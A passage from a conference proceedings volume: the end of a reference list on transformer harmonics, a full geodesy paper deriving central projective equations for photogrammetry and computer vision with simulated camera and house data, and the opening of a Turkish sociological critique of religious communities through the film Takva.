- [2] K.T. Muthanna, A. Sarkar, K. Das, K. Waldner, “Transformer Insulation Life Assessment” , IEEE Trans. Power Deliv. 21 (2006) 150 – 156.
- [3] M. Lee, H. A. Abdullah, J. C. Jofriet, D. Patel, “Thermal modeling of disc-type winding for ventilated dry-type transformers” , Electric Power Systems Research 80 (2010) 121–129.
- [4] Soh T. L. G, Said D. M, Ahmad N, Nor K. M, Salim F 2013 Experimental study on the impact of harmonics on transformer”, IEEE 7th International Power Engineering and Optimization Conference (PEOCO), pp.686-690.
- [5] S.B. Sadati, A. Tahani, M. Jafari, M. Dargahi, “Derating of Transformers under Non-sinusoidal Loads” , in: 11th International Conference on Optimization of Electrical and Electronic Equipment, OPTIM, 2008, pp.263-268.
- [6] Özupak Y, MAMIS M. S, TEKE İ. H 2019 Electromagnetic Field and Total Loss Analysis of Transformers by Finite Element Method. International Journal of Engineering And Computer Science, 8(1), 24451-24460. (Yayın No: 5774086)
- [7] IEEE Std C57.91-1995, “IEEE Guide for loading Mineral Oil Immersed Transformers” , 1995.
- [8] IEEE Std C57.110-1998, “Recommended Practice for Establishing Transformer Capability when Supplying Non sinusoidal Load currents” , 1998.
- [9] D. Susa, M. Lehtonen, “Dynamic Thermal Modeling of Power Transformers:Further Development– Part I” , IEEE Trans. Power Deliv. 21 (2006) 1961 – 1970.
- [10] A. Elmoudi, M. Lehtonen, H. Nordman, “Effect of harmonic on transformers loss of life” , in: Conference Record of IEEE International Symposium on Electrical Insulation, vol.2, 2006, pp.408-411.
- [11] IEEE Std C57.100-1999, IEEE Standard Test “Procedure for Thermal Evaluation of Liquid-Immersed Distribution and Power Transformers” , 1999.
- [12] S. Taheri, H. Taheri, I.Fofana, H. Hemmatjou, A. Gholami, “Effect of Power System Harmonics on Transformer Loading Capability and Hot Spot Temperature” 25th IEEE Canadian Conference on Electrical and Computer Engineering (CCECE), 2012.

A GEODETIC OVERVIEW ON COMPUTER VISION GEOMETRY

Orhan KURT¹ , Burcu AMİRGAN²

¹ Kocaeli University, Karamürsel MYO, Kocaeli, TURKEY

² İstanbul Technical University, UHUZAM, İstanbul, TURKEY

orhnkrt@gmail.com

0000-0002-2711-2024

ABSTRACT

Central Projective Equations (CPE) in Geomatics Engineering (GE) as in Computer Vision (CV) are constituted by a similarity transformation from a 3D right-hand image coordinate system (in pixel) to a 3D right-hand Terrestrial Coordinate System (in meter). While the equations in CV generally have an implicit form as Calibration and Exterior Orientation matrices, they are always set an explicit form as two equations in aerial and terrestrial photogrammetry areas of GE. This study gives a theoretical deduction for the explicit form of CPE to clarify CV readers about the pinhole geometry. To test the theory, we also give four positive and negative images acquired by simulated data which include the orientation elements of four sensor positions and a terrestrial object (a house).

Keywords: *Photogrammetry, Computer Vision, Projective Equation, Orientation Elements.*

ÖZET

Geomatik (Harita) Mühendisliği (GM) ve Bilgisayar Görüşü (BG) deki Merkezi İzdüşüm Denklemleri (MİD), bir 3B sağ-el görüntü koordinat sisteminden bir 3B sağ-el yersel koordinat sistemine benzerlik dönüşümü ile oluşturulur. Bu denklemler, BG de kalibrasyon ve dış yöneltme matrisleri ile oluşturulan kapalı bir yapıya sahiptir. GM'deki hava ve yersel fotogramtrilerindeki izdüşüm ise iki denklemden oluşan açık bir yapıda kurulur. Bu çalışmada izdüşüm denklemlerin açık ifadesinin teorik çıkarımını verilerek, BG okuyucularının iğne deliği geometrisi hakkındaki fakındalıkları artırmaktadır. Teoriyi test etmek için, dört adet sensörün yöneltme elemanlarının ve bir yersel obje (ev) ile oluşturulan simüle veriden elde edilen dört adet pozitif ve negatif görüntüler sayısal uygulama bölümünde sunulmuştur.

Anahtar Kelimeler: *Fotogrametri, Bilgisayarlı Görü, İzdüşüm Denklemleri, Yönlendirme Elemanları.*

1. INTRODUCTION

The main geometry of computer vision (CV) can be simply defined as a transformation from the 3D (three dimensions) real metric space to a 2D (two dimensions) image (or screen) in pixels. Adding a third component ($-f/\lambda$) into 2D image coordinates in pixel, the 2D image turns to a 3D right-hand coordinate system [1-8]. The elements of the third component ($-f/\lambda$) will be explained in the theory part of the paper. The 3D coordinate systems in meter and pixel are named Terrestrial Coordinate System (TCS) and Image Coordinate System (ICS).

This geometry is generally used to compute calibration elements of a camera in photogrammetry (PG) which is a branch of Geomatics (Geodesy) Engineering as well. Since the transformation between 3D and 2D spaces in CV has a closed form, the scientists engaged on CV could not usually comprehend thoroughly. In this study, we would focus on clarifying the main geometry of CV from the point of view of Geomatics engineering. Although PG is strictly related to CV, both branches could be thought to have different principles by large communities dealing with images (analog or digital). Central Projective (Perspective) Equations (CPE) in Geomatics as in CV constitute by a similarity transformation ICS to TCS. In PG, the CPE includes two explicit equations via expanding the equation of similarity transformation. The equations are in meters because GEs are generally interested in transforming from ICS to TCS to get 3D geometry of real-life [1-4].

On the contrary, the engineers engaged in CV usually prefer a reverse transformation performed from TCS to ICS. In the reverse transformation, they use two matrices. These are a calibration matrix and exterior orientation matrix. The multiplication of two matrices constitutes a camera matrix. Multiplying the camera matrix by a homogenous coordinate vector in 4D, the 2D image coordinates in the pixel are obtained directly [5-8]. Two methods based on the similarity transformation, represented as implicit or explicit forms, both branches and applied differently, are the same [1-8]. A third and different method proposed by Kurt ve Akan (2017) is derived a vector algebra [9, 10]. In this method, the view (shooting) direction components are used as three new calibration parameters instead of Euler angles of the rotation matrix in Similarity transformation. See [9] in detail.

In this contribution, we have focused on GE's explicit model to see the Central Projective Equations in GE (Camera Matrix in CV) from a different point of view. For this purpose, the geometry of CPE has been achieved from the pinhole geometry well-known by CV and GE. The model from that geometry has given as an explicit form as in PG. After that, to test CPE, we have developed some software in SciLab (by Kurt 2020) and Python environments {by Kurt (2017) and Amirgan (2020)} [11, 12]. Using the software we have obtained four positive and negative images by the simulated data including the orientation elements of four sensor positions and a terrestrial object (a house) and given them as numerical examples part in the paper.

2. THEORY

There are two right-hand coordinate systems in the main view geometry of Computer Vision (CV) or Photogrammetry (PG). These are Terrestrial (Local) Coordinate System {TCS represented by (X, Y, Z) trio in meter} and Image Coordinate System {ICS represented by $(x, y, -f/\lambda)$ trio in pixel}. It is always defined the Exterior (in PG) or Extrinsic (in CV) orientation elements of the image plane in TCS. The elements are a vector of Projection Center Position ($\rho_0 = [X_0 Y_0 Z_0]^T$) (to translate the ICS), and a 3D rotation matrix ($R_k(\alpha)$) defined by three Euler angles ($\alpha \in \{\omega, \varphi, \kappa\}$) to rotate ICS around its axes $k \in \{x, y, z\}$ respectively) [13] (Figure 1).




Figure 1. Main view geometry of CV and PG in TCS (by using GeoGebra [14]).

On the other hand, we define Interior (in PG) or Intrinsic (in CV) orientation elements of a sensor in ICS (Figure 1). The elements are a focal length (f), an imaging center vector (in a digital image), or an intersection vector of lines connecting the fiducial markers (in an analog image) ($r_0 = [x_0 y_0 0]^T$), and a differences vector between Principal Points (F) and the image center ($d = [\xi \eta 0]^T$), and a scale factor (λ) to pass among the pixel and metric spaces (Figure 1) [1-8].

$$\rho_{0j}^{[m]} = \lambda^{\frac{[m]}{[px]}} \cdot R_{\kappa, \varphi, \omega} \cdot r_{0j}^{[px]} \quad (1a)$$

$$(\rho_j - \rho_0)^{[m]} = \lambda^{\frac{[m]}{[px]}} \cdot R_{\kappa, \varphi, \omega} \cdot \{r_j - (r_0 + d)\}^{[px]} \quad (1b)$$

$$R_{\kappa, \varphi, \omega} = R_3(\kappa) \cdot R_2(\varphi) \cdot R_1(\omega) = \begin{bmatrix} R_{11} & R_{12} & R_{13} \\ R_{21} & R_{22} & R_{23} \\ R_{31} & R_{32} & R_{33} \end{bmatrix} \quad (1c)$$

Where, $\rho_j = [X_j Y_j Z_j]^T$ is a position vector in TCS for a point j on a field. $r_j = [x_j y_j - f/\lambda]^T$ is the corresponding position vector to the point j in ICS. It is clearly seen that Eq.(1) is a closed form

of the Projection Equations in CV and PG. This closed-form defines a transformation from ICS to TCS, but we have to need the reverse one to constitute an image. Thus, we should write the reverse one of Eq.(1a) as in Eq.(2a). Using the above vector definitions in Eq.(2a), we obtain an explicit form of the projection equation defined from TCS to ICS by Eq.(2b).

$$r_{0j}^{[px]} = \frac{1}{\lambda} \cdot \frac{[px]}{[m]} \cdot R_{\kappa, \varphi, \omega}^T \cdot \rho_{0j}^{[m]} \tag{2a}$$

$$\begin{bmatrix} x_j - (x_0 + \xi) \\ y_j - (y_0 + \eta) \\ -\frac{f}{\lambda} \end{bmatrix}^{[px]} = \frac{1}{\lambda} \cdot \frac{[px]}{[m]} \cdot R_{\kappa, \varphi, \omega}^T \cdot \begin{bmatrix} X_j - X_0 \\ Y_j - Y_0 \\ Z_j - Z_0 \end{bmatrix}^{[m]} \tag{2b}$$

Multiplying both side of the equation by λ , its pixel unit of Eq.(2) turn to the metric unit. A geodesist (interested in PG) generally prefers this metric model.

$$\begin{bmatrix} x_j - (x_0 + \xi) \\ y_j - (y_0 + \eta) \\ -f \end{bmatrix}^{[m]} = R_{\kappa, \varphi, \omega}^T \cdot \begin{bmatrix} X_j - X_0 \\ Y_j - Y_0 \\ Z_j - Z_0 \end{bmatrix}^{[m]} \tag{3}$$

Putting the element of rotation matrix into Eq.(3) and performing some mathematical process among the equation variables, we can fully have the explicit model as in Eq.(4).

$$\begin{bmatrix} x_j - (x_0 + \xi) \\ y_j - (y_0 + \eta) \\ -f \end{bmatrix}^{[m]} = \begin{bmatrix} R_{11} \cdot (X_j - X_0) + R_{21} \cdot (Y_j - Y_0) + R_{31} \cdot (Z_j - Z_0) \\ R_{12} \cdot (X_j - X_0) + R_{22} \cdot (Y_j - Y_0) + R_{32} \cdot (Z_j - Z_0) \\ R_{13} \cdot (X_j - X_0) + R_{23} \cdot (Y_j - Y_0) + R_{33} \cdot (Z_j - Z_0) \end{bmatrix}^{[m]} \tag{4}$$

Dividing the first two equations of Eq.(4) by its third, multiplying by f , and arranging remain two equations, we acquire the well-known equations as Central Projective Equations (CPE) by a geodetic engineer.

$$\begin{bmatrix} x_j \\ y_j \end{bmatrix}^{[m]} = \begin{bmatrix} x_0 + \xi \\ y_0 + \eta \end{bmatrix}^{[m]} \pm f^{[m]} \cdot \begin{bmatrix} \frac{R_{11} \cdot (X_j - X_0) + R_{21} \cdot (Y_j - Y_0) + R_{31} \cdot (Z_j - Z_0)}{R_{13} \cdot (X_j - X_0) + R_{23} \cdot (Y_j - Y_0) + R_{33} \cdot (Z_j - Z_0)} \\ \frac{R_{12} \cdot (X_j - X_0) + R_{22} \cdot (Y_j - Y_0) + R_{32} \cdot (Z_j - Z_0)}{R_{13} \cdot (X_j - X_0) + R_{23} \cdot (Y_j - Y_0) + R_{33} \cdot (Z_j - Z_0)} \end{bmatrix} \tag{5}$$

Where (+) sign in Eq.(5) represents a positive image from which the image plane is between the projection center and the field. If we use the (-) sign in Eq.(5), we have a negative image from which the center of projection is between the image plane and the field. In Eq.(5), the computed image coordinates are in meters. To transform the coordinates into pixel units, we should multiply the Eq.(5) by $1/\lambda$ to have a digital image.

$$\begin{bmatrix} x_j \\ y_j \end{bmatrix}^{[px]} = \frac{1}{\lambda} \cdot \frac{[px]}{[m]} \cdot \begin{bmatrix} x_j \\ y_j \end{bmatrix}^{[m]} \tag{6}$$

While the float pixels acquired by Eq.(6) should round the nearest integer values, but scaling and rounding are not necessary for an analog image. Using Eq.(6), we can draw an object (j) involved in a 3D space onto the image (or screen) represented in a 2D space.

3. NUMERICAL EXAMPLES

To inspect the CPE given by Eq.(5,6), we have created a simulated data. The data include four interior and exterior orientation parameters (camera matrix elements) of four sensors in Table 1 and the field (vertices) coordinates in TCS belonging to a house in Table 2 (Table 1, 2). Software developed for the paper using by SciLab and Python could upload the elements of a camera matrix from Table 1 and the field coordinates from Table 2. Using the calibration elements for a sensor from Table 1; the software can be able to transform the vertices coordinates in TCS to the image coordinates one by one and plot the vertices points in 3D space as in the top of Figure 2 and 2D space as in the bottom of Figure 2 (Figure 2). In addition to this, the software can read point relations of the vertices from Table 3. It can draw the object characteristics in both spaces in 3D and 2D (Table 3, Figure 2).

Table 1. Calibration elements for four different sensor positions in PG (or the elements of a Camera Matrix in CV) (see Figure 1 for geometries of the orientation elements).

Name of Sensor Position	Interior (Intrinsic) Orientation in PG (Elements of Calibration Matrix in CV)		Exterior (Extrinsic) Orientation in PG (Elements of EO Matrix in CV)	
	r_0, f	d, λ	ρ_0	$R_z(\chi) \cdot R_y(\varphi) \cdot R_x(\omega)$
A	$x_0 = 4000/2 \text{ px}$ $y_0 = 3000/2 \text{ px}$ $f = 3.000 \text{ m}$	$\zeta = 0.000 \text{ m}$ $\eta = 0.000 \text{ m}$ $\lambda = 0.001 \text{ m/px}$	$X_0 = 3.000 \text{ m}$ $Y_0 = 3.000 \text{ m}$ $Z_0 = 0.000 \text{ m}$	$\omega = -77.905243^\circ$ $\varphi = +51.500050^\circ$ $\chi = -9.520022^\circ$
B	$x_0 = 5000/2 \text{ px}$ $y_0 = 4000/2 \text{ px}$ $f = 4.000 \text{ m}$	$\zeta = 0.000 \text{ m}$ $\eta = 0.000 \text{ m}$ $\lambda = 0.001 \text{ m/px}$	$X_0 = 30.000 \text{ m}$ $Y_0 = 0.000 \text{ m}$ $Z_0 = 3.000 \text{ m}$	$\omega = -90.000000^\circ$ $\varphi = -27.897271^\circ$ $\chi = +0.000000^\circ$
C	$x_0 = 6000/2 \text{ px}$ $y_0 = 5000/2 \text{ px}$ $f = 5.000 \text{ m}$	$\zeta = 0.000 \text{ m}$ $\eta = 0.000 \text{ m}$ $\lambda = 0.001 \text{ m/px}$	$X_0 = 35.000 \text{ m}$ $Y_0 = 35.000 \text{ m}$ $Z_0 = 6.000 \text{ m}$	$\omega = +99.462322^\circ$ $\varphi = -37.495250^\circ$ $\chi = -174.207204^\circ$
D	$x_0 = 7000/2 \text{ px}$ $y_0 = 6000/2 \text{ px}$ $f = 6.000 \text{ m}$	$\zeta = 0.000 \text{ m}$ $\eta = 0.000 \text{ m}$ $\lambda = 0.001 \text{ m/px}$	$X_0 = 0.000 \text{ m}$ $Y_0 = 30.000 \text{ m}$ $Z_0 = 9.000 \text{ m}$	$\omega = +114.775141^\circ$ $\varphi = +55.713795^\circ$ $\chi = +159.126213^\circ$

To create a clear view in 3D plotting for a reader, the IO elements of the sensor positions (at A, B, C, D) have been chosen as extreme values (see Table 1 and Figure 2).

Table 2. Field coordinates in TCS for a house (Figure 2).

Point Names	X [m]	Y [m]	Z [m]	Point Names	X [m]	Y [m]	Z [m]	Point Names	X [m]	Y [m]	Z [m]
p00	15.00	15.00	1.00	p10	22.00	15.00	4.00	p19	27.00	19.00	2.00
p01	20.00	15.00	1.00	p11	20.00	15.00	4.00	p20	27.00	19.00	4.00
p02	22.00	15.00	1.00	p12	24.00	15.00	2.00	p21	27.00	17.00	4.00
p03	27.00	15.00	1.00	p13	26.00	15.00	2.00	p22	15.00	21.00	1.00
p04	27.00	15.00	5.00	p14	26.00	15.00	4.00	p23	15.00	21.00	5.00
p05	15.00	15.00	5.00	p15	24.00	15.00	4.00	p24	15.00	17.00	2.00
p06	16.00	15.00	2.00	p16	27.00	21.00	1.00	p25	15.00	19.00	2.00
p07	18.00	15.00	2.00	p17	27.00	21.00	5.00	p26	15.00	19.00	4.00
p08	18.00	15.00	4.00	p18	27.00	17.00	2.00	p27	15.00	17.00	4.00
p09	16.00	15.00	4.00								

Table 3. Relationships among the vertices points (Figure 2).

Object Names	Vertices	Object Names	Vertices
<i>FRONT_WALL</i>	p00, p03, p04, p05	<i>DOOR</i>	p01, p02, p10, p11
<i>RIGHT_WALL</i>	p03, p16, p17, p04	<i>WINDOW_1</i>	p06, p07, p08, p09
<i>LEFT_WALL</i>	p00, p22, p23, p05	<i>WINDOW_2</i>	p12, p13, p14, p15
<i>BACK_WALL</i>	p16, p22, p23, p17	<i>WINDOW_3</i>	p18, p19, p20, p21
<i>CEIL</i>	p05, p04, p17, p23	<i>WINDOW_4</i>	p24, p25, p26, p27

The sensor positions in TCS at the top part of Figure 2 have been drawn as positive images to be readily noticed the main geometry of CV (as in PG). However, the positive and negative images are shown at its bottom part. In the bottom part, while the images at the bottom left signed as (+) are the positive images, the images at the bottom right signed as (-) are the negative ones (Figure 2).

In PG, GEs usually don't prefer to use the scale parameter (λ) due to dealing with the 3D geometry of the objects in an image. And, they usually use CV (PG) to create the 3D modeling of the objects by Terrestrial Photogrammetry and produce base-maps for an area by Arial Photogrammetry. For this reason, Eq.(5) is enough for them. In PG, there are two stages. The first stage is to calculate the calibration elements of a sensor. The second stage is to achieve 3D geometry from stereo models

(obtained by two overlapped images) by using the computed calibration elements from the first stage [1-4].

In Amirgan (2021), one can find an estimation strategy for the orientation elements, including a scale factor. In that thesis, a functional model for a point (j) is set up with an observable vector $(X_j, Y_j, Z_j, x_j, y_j)$ and a parameter vector (involving all calibration elements given in Table 1). The model has been solved under Least Square Criteria [10].




Figure 2. Using the four different orientation elements from Table 1, the figure shows the field and the image plane in TCS on the top, as (+) positive and (-) negative images in ICS at the bottom.

Through developed software, all approaches (Central Projective Equations in PG, Camera Matrix in the CV, and a method including image direction parameters instead of the Euler angles in [9]) have

been tested by the data (Table 1-3). Furthermore, It has been seen that all of them give the same results (Figure 2).

4. CONCLUSION

The main purpose of this study is to provide a clear understanding of the main imaging geometry. Analog, digital, and time-tagged (video) images are all based on the same primary geometry regardless of their types.

In addition, a geodetic view of the main view geometry is made, and the central projection equations are given clearly. A simple example is created with simulated data to understand the main imaging geometry better.

5. REFERENCES

- [1] K. Kraus, "Photogrammetry, Geometry from Images and Laser Scans", Second Edition, De Gruyter Textbook, ISBN 978-3-11-019007, 2007.
- [2] T. Luhmann, S. Robson, S. Kyle and J. Boehm, "Close-Range Photogrammetry and 3D Imaging", Walter De Gruyter, ISBN 978-3-11-030269-1, 2014.
- [3] W. Linder, "Digital Photogrammetry", A Practical Course, Fourth Edition, Springer-Verlag, ISBN 978-3-662-50462-8, 2016.
- [4] A. Gruen & T. S. Huang, "Calibration and Orientation of Cameras in Computer Vision", Springer-Verlag Berlin Heidelberg, ISBN 978-3-642-08463-8, 2001.
- [5] R. Szeliski, "Computer Vision, Algorithms and Applications", Texts in Computer Science, Springer-Verlag, ISBN 978-1-84882-934-3, 2011.
- [6] Richard Hartley and Andrew Zisserman, "Multiple View Geometry in Computer Vision", Second Edition, Cambridge University Press, ISBN: 354049698X, 2004.
- [7] B. Cyganek, J.P. Siebert, "An introduction to 3D computer vision techniques and algorithms, A John Wiley and Sons, Ltd., Publication, ISBN 978-0-470-01704-3, 2009.
- [8] S.J.D. Prince, "Computer Vision: Models, Learning, and Inference", Cambridge University Press, ISBN: 1107011795, 9781107011793, 2012.
- [9] O. Kurt ve H. Akan, "A Simulation Algorithm to Test Mathematical Models in Terrestrial Photogrammetry", in Proc. TMMOB-HKMO, 16. Conference, May. 3-6, 2017, (in Turkish). Available: <https://www.researchgate.net/publication/317499101>. [Accessed Jan. 1, 2021].
- [10] B. Amirgan, "Determination of Orientation Parameters by Image Processing", Master Thesis in Natural and Applied Science of Kocaeli University, Kocaeli, not pressed yet, 2021.
- [11] SciLab, "Open source software for numerical computation", <https://www.scilab.org/>. [Accessed Jan. 1, 2020].

- [12] Python, <https://www.python.org/>. [Accessed Jan. 1, 2020].
- [13] O. Kurt, “An integrated solution for reducing ill-conditioning and testing the results in non-linear 3D similarity transformations”, *Inverse Problems in Science and Engineering*, 26:5, 708-727, Available: <https://doi.org/10.1080/17415977.2017.1337762>, 2018.
- [14] GeoGebra Math App, <https://www.geogebra.org/>. [Accessed Jan. 1, 2020].

DİNİ YAPILANMALARA DAİR SOSYOLOJİK ANALİZİN TAKVA FİLMİ ÜZERİNDEN ELEŞTİRİSİ

İlknur Saatci¹

¹*Niğde Ömer Halisdemir Üniversitesi, Fen-Edebiyat Fakültesi, Sosyoloji Bölümü, Niğde*

ilknurSaatci@ohu.edu.tr

ÖZET

İnsanın eksikliğinin ve sınırlarının tarifi olan din, korku duygusunu besleyerek bireyleri çözüm arayışına sevk etmiştir. Fakat çözüm için yine kendisi tarafından yaratılan mucize atmosferine başvurulması gerektiğine işaret etmiştir. Özellikle bilinmeyene, öldükten sonra ahiret hayatına ve cehennem azabına dair söylemlerle ne yapacağını bilemeyenler için reçeteyi dine, özelde ise dinsel yapılanmalara katılımla olduğunu iddia etmiştir. Dolayısıyla din, bireylerin bu yapılanmalara/cemaatlere müdahil olması için ikna yöntemi olarak kullanılan bir araç pozisyonuna indirgenmiştir.

Çünkü bireylerin algılarında dini yapılanmalar/cemaatler, toplumun kötü olma ihtimaline karşılık kötülüklerin uğramadığı güvenli bir sığınak şeklinde tanımlanır¹. Bu koruyucu ve kollayıcı sığınağa başvurabilmek için dini yapılanmanın değerlerini içselleştirmeyi, kolektif şuura tabi olmayı ve *gönüllü kulluğu*² kabullenmek yeterlidir. Ancak bir yapılanmaya mensup olmanın bedeli, kişiliğin ve kimliğin seçim meselesi olmaktan çıkarılıp yapılanmanın gerçekliğine evrilişe onay vermektir.

Burada durumu somutlaştırmak için *Takva* filmi üzerinden sosyolojik bir analiz yapılması amaçlanmıştır. Çalışma kapsamında sosyolojik çözümleme üzerinden film eleştirisi yapılacaktır. Film, mekân olarak dergâhta geçmekte, şeyh ve mürit ilişkisini ele almaktadır. Ayrıca dini yapılanmaların bireylerdeki kişilikleri dönüştürücü bir pozisyona sahip olduğunu da göstermektedir. Filmin ana karakteri olan Muharrem, dini hassasiyeti olan bir kişidir. Dini, inandığı doğrultuda yaşayıp, kapitalist düzenin dayatmalarına karşı sade bir hayat sürer. Ancak

¹ Zygmunt Bauman'ın *Cemaatler* adlı eserinden ödünç alınmıştır.

² Gönüllü kulluk, Etienne La Boétie'nin *Gönüllü Kulluk Üzerine Söylev* adlı eserinden ödünç alınmıştır.

dergâhın mali işlerini üstlenmesiyle birlikte, dini değerlere dair hassasiyetinin dergâhın geçekliği doğrultusunda değiştigi görülür.

Sonuç olarak dinin, iktidar konumunda olan yapılanma (film kapsamında dergâh ve şeyhin) tarafından ideolojik bir araç olarak kullanıldığı görülür. Burada amaç-arâç ikileminin ortadan kaldırılışı söz konusudur. Bu durumun başarılmasındaki temel etken ise üyelerin (müritlerin) Horkheimer'in ifadesiyle akıl tutulmasına maruz kalmaları sonucunda tahakkümü gönüllü olarak içselleştirmelerinde aranmalıdır.

Anahtar Kelimeler: Takva, Din, Hakikat, Dini Yapılanma

THE SOCIOLOGICAL ANALYSES OF RELIGIOUS RESOURCES THE TAKVA FILM CRITICISM

ABSTRACT

Religion, which is the description of the deficiency and limitations of human beings, has encouraged individuals to seek solutions by feeding the feeling of fear. However, he pointed out that the miracle atmosphere created by him should be used for a solution. He claimed that especially for those who do not know what to do with the discourses about the unknown, the afterlife and the torment of hell, the prescription will be realized by participation in religion and in particular religious structures. Therefore, religion has been reduced to the position of a tool used as a method of persuasion for individuals to get involved in these structures/communities.

Because, in the perception of individuals, religious structures/communities are defined as a safe shelter where bad deeds do not suffer despite the possibility of bad society. It is enough to internalize the values of religious structuring, to be subject to collective consciousness and to accept voluntary servitude in order to apply to this protective and watchful shelter. However, the cost of being a member of a structuring turns personality and identity into the reality of the structuring rather than being a matter of choice.

Here, it is aimed to make a sociological analysis through the film *Takva* in order to maket he situation concrete. Within the scope of the study, film criticism will be made on sociological analysis. The film takes place in the lodge as a setting and deals with the relationship between the sheikh and the disciple. It also shows that religious structures have a transformative position to personalities in individuals. Muharrem, the main character of the film, is a person with religious sensitivity. He lives religion in the way he believes and leads a simple life against the

impositions of the capitalist order. However, as the lodge takes over the financial affairs, it is seen that its sensitivity towards religious values changes in line with the authenticity of the lodge.

As a result, it is seen that religion is used as an ideological tool by the ruling organization. Here, the elimination of the goal-means dilemma is in question. The main factor in the achievement of this situation should be sought in the voluntary internalization of domination as a result of the members (disciples) being subjected to mental retention, in the words of Horkheimer.

Keywords: *Takva, Religion, Truth, Religion Structuring*

1. GİRİŞ

Devletin ideolojik aygıtlarından³ biri olan din, “kavranılamayanı kavrama, açıklanamayanı açıklama çabası ve sonsuzluğa duyulan özlem” ihtiyacını gidermek isteyenler için bir reçete işlevi görmektedir (Durkheim, 2010:49-51). Malinowski’nin ifadesiyle din, mucizevî güçlerin sürekli açıklandığı bir atmosferde var olmaktadır. Bu mucizevî atmosfer, insanlara manevi boyutta öldükten sonra çürümekten ve ahiret azabından kurtuluş vaat etmektedir. Aslında dinin, kişinin kültürüne entegre olduğu bilindiğinde insanlar tarafından tahayyül edilerek insanüstü bir plana aktarıldığı görülecektir (Malinowski, 1990).

Çünkü insanoğlu, gündelik hayatın gidişatında zorlandığı anlarda bir nevi kaybolmamak, düşmemek ya da yok olmamak için dine sarılır. Dinin sınırlandırıcı hatta tutsak edici olması hiç önemli değildir. Zira dinden başka, bireyin söz konusu bağlılık hislerini tatmin eden ve zorluklar karşısında yüce bir güç tarafından korunmasını sağlayan başka bir sistem bulmak mümkün değildir (Atay, 2011:21; Yücekök, 1983:14).

Bu güç, insanı üstesinden gelemediği; anlamakta, nüfus etmekte ve tüketmekte zorlandığı, kendi dışında var edilen bir ‘gerçeklik’ alanıyla bir araya getirir (Atay, 2011:21). Toplumsal algının sürekli değişim ve dönüşüm geçirdiği de hesaba katıldığında, bireyler *yaşama-dünyasında* ⁴karşılaştığı problemlerle baş edebilmek için çözümünü dine başvurmakta bulur. Özellikle büyüyen toplum karşısında yeterli olmadığını hissedip kendini soyutlayanların ya da sorunlarla baş edemeyecek duruma gelenlerin imdadına sabretme öğüdüyle yine din koşmaktadır (Yücekök, 1983:77).

³ Devletin ideolojik aygıtları, Louis Althusser’in *İdeoloji ve Devletin İdeolojik Aygıtları* adlı eserinden ödünç alınmıştır.

⁴ Yaşama-dünyası Edmund Husserl’in *Fenomenoloji Üzerine Beş Ders* adlı eserinden ödünç alınmıştır.

Fakat Durkheim'in dine dair yaptığı tanım dikkate alındığında dini yapılanmalara değinmek gerekli bir hal alır. Durkheim'e göre din "insanları bir cemaate bağlı kılan inanç ve pratiklerin toplamı"dır. Bu durum dini söylemler ile meşruiyet kazanan yapılanmaların varlığına işaret eder. Söz konusu yapılanmalar, bireylerdeki biz duygusunu ve şevkini üretebilmek için dinin ortak pratiklerini kullanır (Taşkın, 2012:28). Örneğin cemaat halinde namaz kılmanın, zikir törenlerine katılmanın Tanrı katında kitlesel sevap imkânı sunduğunu dile getirir. Pek tabi dini yapılanmaların, bu amacını gerçekleştirebilmek için hakikati dillendirme zorunluluğu yoktur. Dolayısıyla burada ***hakikatin önemsizleşerek***⁵ yeni söylemlerle desteklendiğine şahit olunur. Bu noktada *Takva* filmi, dini yapılanmalar (bir başka ifadeyle din adı altında cemaatleşme olgusu) üzerinden hakikatin, gerçeklik lehine yok edilmesini ele alan bir örnek niteliğinde olduğu için önemlidir.

2. TAKVA

2005 yapımı bir Türk filmi olan *Takva* filminin başrol oyuncusu olan Muharrem (Erkan Can), kendi halinde sade bir hayat yaşayan ve ihtiyaçlarını karşılamak için handa çalışan birisidir. İş dışında kalan zamanının neredeyse tamamını dergâhta ibadet ederek geçirmektedir. Muharrem, dini hassasiyeti doğrultusunda dünyadan elini eteğini çekmiştir. Böylece günahlardan sakındığını düşünür. Bu durum bir gün dergâhın şeyhinin dikkatini çeker. Şeyh (Meral Ülgen), dergâhın mali işlerini üstlenmesi için Muharrem'i seçer. Muharrem ise dine olan bağlılığı, dergâha beslediği saygı ve şeyhe duyduğu sadakat sonucunda göreve itiraz edemez. Şeyh'in "görevi en iyi senin yapacağına birçok istişareden sonra karar verdik. Eğer kabul edersen bizlere iyilik, dergâha bağlılık, Allah'a hizmet etmiş olursun" sözü üzerine Muharrem görevi kabul eder. Muharrem'in üstlendiği bu görev, onun sakınmaya çalıştığı dünya hayatıyla yoğun bir teması geçmesini zorunlu kılar. Bu durum Muharrem'in dünyevi olan ile uhrevi olan arasında çatışma yaşamasına neden olur. Sonuçta bu ikilemin üstesinden gelemmez. Başlangıçta dürüstlüğü, sakinliğini kaybeder ve en sonunda akıl sağlığını yitirir.

3. HAKİKAT İLE HİPERGERÇEKLIK ARASINDA

Takva filminin sosyolojik çözümlemesi yapılırken muhtemelen ilk önce din ve Tanrı söylemi üzerine inşa edilen bir gerçeklik yaratılışı ele alınmalıdır. Baudrillard'tan yola çıkıldığında, *simülakrlar* bu durumu açıklayabilir. Söz konusu kavram, gerçek olmayan bir görünümün gerçek gibi algılanmasını sağlar. Öne sürülen bu gerçeğin sonsuz sayıda yeniden üretimi mümkündür ve bireyler, sürekli hipergerçeklik alanıyla karşı karşıya bırakılır. Bu durum beraberinde taklit olanın hakikat olarak yaratılmasını ve bireyler tarafından kabullenilmesini getirir. Böylece asıl gerçeğe dönüş ihtimali ortadan kalkar ve bireyler, sürekli yeniden üretilen ***geçekliklere*** maruz bırakılır. Geride sadece "hakiki bir

⁵ Hakikatin önemsizleşmesi, Ralph Keyes'in *Hakikat Sonrası Çağ* adlı eserinden ödünç alınmıştır.

ütopyaya dönüşen gerçek kalmıştır” ve yaratılan bu kurmaca evrendeki gerçeğin gerçekleşme olasılığı da yoktur (Baudrillard, 2018).

Takva filminden yol çıkıldığında dergâhın, yeniden ürettiği simülakrlar aracılığıyla din ve Tanrıyı araçsallaştırdığı görülür. Dergâh ve dergâh üzerinden tanımlanan şeyh, müritlerine, doğru olarak kabul ettirdiği birden fazla gerçek yaratır. Yaratılan bu gerçeklikler, üyelerin ikna edilip dergâha müdahil olmalarını sağlamak içindir. Her şey, insanlığın faydasından ziyade dergâhın çıkarına/lehine hareket etmeyi gerektirir. Böylelikle dergâhın dayattığı eylem ve söylemleri, hakikat olarak kabul eden üyelerin, davranışlarını bu doğrultuda yeniden inşa ettiği görülür.

